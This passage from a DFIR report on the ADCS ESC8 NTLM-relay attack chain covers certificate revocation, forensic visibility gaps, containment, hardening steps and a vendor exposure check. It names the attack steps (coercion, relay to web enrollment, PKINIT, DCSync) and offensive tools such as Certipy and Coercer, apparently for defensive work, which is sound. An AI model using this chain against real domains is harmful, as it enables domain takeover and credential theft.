
Figure 17: Revoking the relayed certificate and republishing the CRL on the CA.
At this point the domain controller will still accept the certificate, because it is validating against a cached copy of the old CRL. Only after the KDC’s CRL cache is force-refreshed does authentication finally fail:

Figure 18: After clearing the KDC’s CRL cache, the revoked certificate finally fails with KDC_ERR_CLIENT_NOT_TRUSTED.
The lesson is the reason this step gets skipped in real incidents. Revocation is the effective control for ESC8, but it is not instantaneous — a domain controller will keep honoring a revoked certificate until its cached CRL expires or is refreshed. In environments where the CRL distribution point is unreachable, the KDC fails open and the certificate keeps working indefinitely. This is exactly why ESC8 remediation cannot rely on revocation alone, and must also pull HTTP web enrollment offline, reset the affected machine account, and enforce Extended Protection.
15 · What you will not see by default
An honest account of the gaps is what experienced responders trust, because it matches what they actually find on real engagements.
Attacker actionDefault visibilityCoercion (MS-RPRN / MS-EVEN)None by defaultNTLM relay to CA over HTTPIIS log / 4624 onlyCertificate issuanceNo CA audit by defaultPKINIT / TGT (4768)Logged on DCDCSync (DRSUAPI)Blends into replication

Figure 19: Default forensic visibility of each attacker action.
The recurring failure on real cases is not that the artifacts are subtle. It is that CA auditing was never enabled, so the two events that prove the whole thing were never written. If you take one operational action from this report: enable Certificate Services auditing before you need it.
16 · Containment
Revocation is the step teams skip, and skipping it is why adversaries persist after a supposedly remediated incident. A stolen certificate stays valid until it is revoked or expires, and a password reset does not touch it. Revoke every certificate the attacker obtained, republish the CRL, and force the KDC’s CRL cache to refresh — because until it does, the DC keeps honoring the revoked certificate. Alongside that, pull HTTP web enrollment offline until Extended Protection and HTTPS are in place, isolate the host that performed the coercion and relay, and treat the compromised DC machine account as a Tier 0 event. Its Kerberos keys can forge tickets, so plan to reset it — and if DCSync ran, rotate krbtgt twice and treat the whole domain’s credentials as exposed.
17 · Eradication and hardening
Removing the conditions that made the chain viable is the real fix, and none of it depends on Microsoft’s timeline.
- Put Extended Protection for Authentication and HTTPS on every ADCS web endpoint, or remove web enrollment entirely where nothing requires it. That is the structural fix for the HTTP relay target and the one thing ESC8 cannot survive.
- Enforce SMB signing across the whole domain rather than the DCs alone, and enable LDAP signing and channel binding on every DC — testing in audit mode before enforcing.
- Disable the WebClient service by Group Policy wherever WebDAV is not required, which removes the SMB signing bypass.
- Enable NTLM auditing through the “Restrict NTLM” policies so the traffic is visible before you block it.
- Keep ADCS reachable only from management networks.
- Move
StrongCertificateBindingEnforcementto full enforcement once you have confirmed no legitimate certificates rely on weak mapping. - Prioritize moving domain controllers to Server 2025, since they are the coercion target and the 2025 defaults break the classic path.
- Patch CVE-2025-24054, because the
.library-msvector needs nothing more than a user opening a folder.
The cleanest verification is a before-and-after: run certipy find -vulnerable, apply Extended Protection, and run it again to confirm the template is no longer flagged.
18 · Assessment
Microsoft’s NTLM deprecation is genuine progress, and Server 2025’s defaults are the strongest relay hardening in years. But a multi-year retirement of a protocol wired into every layer of the enterprise leaves the technique practical today and well into 2027 for most organizations. The offense has consistently adapted faster than the rollout. SMB relay became harder, so WebDAV coercion appeared. LDAP channel binding closed that path, so operators pivoted to ADCS HTTP endpoints that can never require signing. Certipy and Coercer have tracked every fix shipped.
The defensive task does not wait on any of that. Enable Certificate Services auditing. Learn to pivot on the certificate serial. Enforce Extended Protection, signing, and strong certificate mapping. Remove web enrollment over HTTP. The distance between deprecated and gone is exactly where this attack operates — and it is exactly where the investigation has to be ready.
Are you exposed? — a 60-second check
Four questions that decide whether this chain works against you. If the answer to all four is yes, an unprivileged user in your domain is roughly ten minutes from the krbtgt hash today.
- Do you run Windows Server 2019 or 2022 domain controllers?
- Is ADCS web enrollment (
/certsrv/) reachable, over HTTP, without Extended Protection? - Is
StrongCertificateBindingEnforcementabsent or set below 2 on your DCs? - Is Certificate Services auditing off — meaning a relay would leave no 4886/4887 record?
We run this exact chain against a copy of your configuration and hand you the before/after. Request an ADCS exposure check →
How IONSEC handles this
From research to engagement. This lab is not academic — it maps directly to how our DFIR team works a live ADCS compromise. On engagement, we treat Certificate Services auditing as a standard onboarding check, because the two events that prove the chain are the two events most estates never enabled. We reconstruct issuance-to-Kerberos linkage using the certificate-serial pivot rather than relying on source-IP fields that Event 4887 does not carry. And we deliver the StrongCertificateBindingEnforcement 0/1/2 test as a hardening artifact, so a client learns whether their DCs actually reject a relayed certificate — instead of assuming they do.
If your environment still runs 2019 or 2022 domain controllers with ADCS web enrollment reachable, this is a measurable exposure today. IONSEC can validate it, and rebuild the forensic timeline if it has already been used against you.
Tags: #DFIR #ADCS #ESC8 #NTLM-Relay #ActiveDirectory
Sources
Footnotes
-
Mandiant threat hunters estimate that ~90% of their incident response engagements involve Active Directory. Mandiant / Google Cloud Security — Active Directory Security Assessment. https://www.mandiant.com/services/active-directory-security-assessment[^2]: Sophos Active Adversary Report 2026 — 661 IR and MDR cases (Nov 2024–Oct 2025); 67% of incidents rooted in identity-related attacks. https://www.sophos.com/en-us/press/press-releases/sophos-active-adversary-report-2026-identity-attacks-dominate-as-threat-groups-proliferate[^3]: Verizon 2025 Data Breach Investigations Report — credential abuse the top initial access vector (22%); stolen credentials in 88% of basic web application attacks. https://www.verizon.com/business/resources/reports/dbir/[^4]: Check Point Research — “CVE-2025-24054, NTLM Exploit in the Wild” (patch March 11, 2025; exploitation observed from March 19; Poland/Romania campaign March 20–21). https://research.checkpoint.com/2025/cve-2025-24054-ntlm-exploit-in-the-wild/[^5]: CISA Known Exploited Vulnerabilities Catalog — CVE-2025-24054. https://www.cisa.gov/known-exploited-vulnerabilities-catalog ↩